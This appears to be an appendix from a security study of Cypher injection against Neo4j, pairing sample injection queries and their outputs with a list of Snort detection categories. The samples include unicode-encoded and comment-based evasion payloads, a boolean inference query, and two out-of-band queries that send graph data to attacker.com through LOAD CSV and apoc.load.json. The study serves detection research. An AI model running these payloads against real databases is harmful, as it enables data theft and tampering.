
```
neo4j$ MATCH (n:AccountHolder) WHERE n.FirstName = 'John\u0027 CREATE (u {username:
       '\u0061\u0064\u006d\u0069\u006e'}) RETURN u.username //' RETURN n;
```

	u.username
1	"admin"

Figure B6: A sample alternate encoding Cypher injection evades detection by replacing an apostrophe with its unicode equivalent. Later it does the same with unicode equivalent of 'admin.'

2. Inferential

2.a Boolean-based



```
neo4j$ MATCH (n:AccountHolder) WHERE n.FirstName = '' RETURN 1 AS test UNION MATCH (b:Person)
       RETURN case substring(keys(b)[0],0,1) WHEN "n" THEN 2 ELSE 3 END AS test//' RETURN n
```


```
test
2
```

Figure B7: A sample boolean-based Cypher injection returns a boolean value to indicate the length of a field.

2.b Time-based

This study excluded time-based attacks because they require an add-on library, so they are ineffective against native Cypher.

3. Out-of-band



```
neo4j$ MATCH (n:AccountHolder) WHERE n.FirstName = '' OR 1=1 WITH 1 as _l00 CALL db.labels() yield
       label LOAD CSV FROM 'https://attacker.com/' + label as _l RETURN 1 // ' RETURN n
```


ERROR Neo.DatabaseError.Statement.ExecutionFailed

```
At https://attacker.com/AccountHolder @ position 13498 -  there's a field starting with a quote and whereas it ends that
quote there seems to be characters in that field after that ending quote. That isn't supported. This is what I read:
'USDC"]'
```

Figure B8: A sample out-of-band Cypher injection exfiltrates results by sending https get requests appended with graph data to a malicious site.

4. Other

4.a Stored Procedure




```
neo4j$ MATCH (n:AccountHolder) WHERE n.FirstName = '' OR 1=1  CALL
       apoc.load.json("https://attacker.com/data.json?leaked="+n.FirstName) YIELD value RETURN
       value// RETURN n
```

ERROR Neo.ClientError.Procedure.ProcedureNotFound

```
There is no procedure with the name `apoc.load.json` registered for this database instance. Please ensure you've spelled
the procedure name correctly and that the procedure is properly deployed.
```

Figure B9: A sample stored procedure Cypher injection uses a Cypher stored procedure to exfiltrate results by sending https get requests appended with graph data to a malicious site.


4.b Detection evasion



```
neo4j$ MATCH (n:AccountHolder) WHERE n.FirstName = '' OR 10000000
       /*thisisacommenttoevadedetection*/ = /*thisisanothercommenttoevadedetection*/ 10000000
       RETURN n // RETURN n
```

Figure B10: A sample detection evasion Cypher injection uses comment blocks to evade detection.

Appendix D: Snort rule detection by Cypher injection query


1a) Tautology
1b) Piggy-backed
1c) Error-based
1d) Union
1e) Alternate Encoding
2) Boolean
3) Out of band
4a) Stored Procedure
4b) Detection Evasion
Key
Cypher Injection Subcategory
Sample Cypher Injection Query
Tautology injection detection
Yield injection detection
Simple comment injection detection
Piggy-backed injection detection
Union injection detection
Exfiltration injection detection
Boolean injection detection
Complex comment injection detection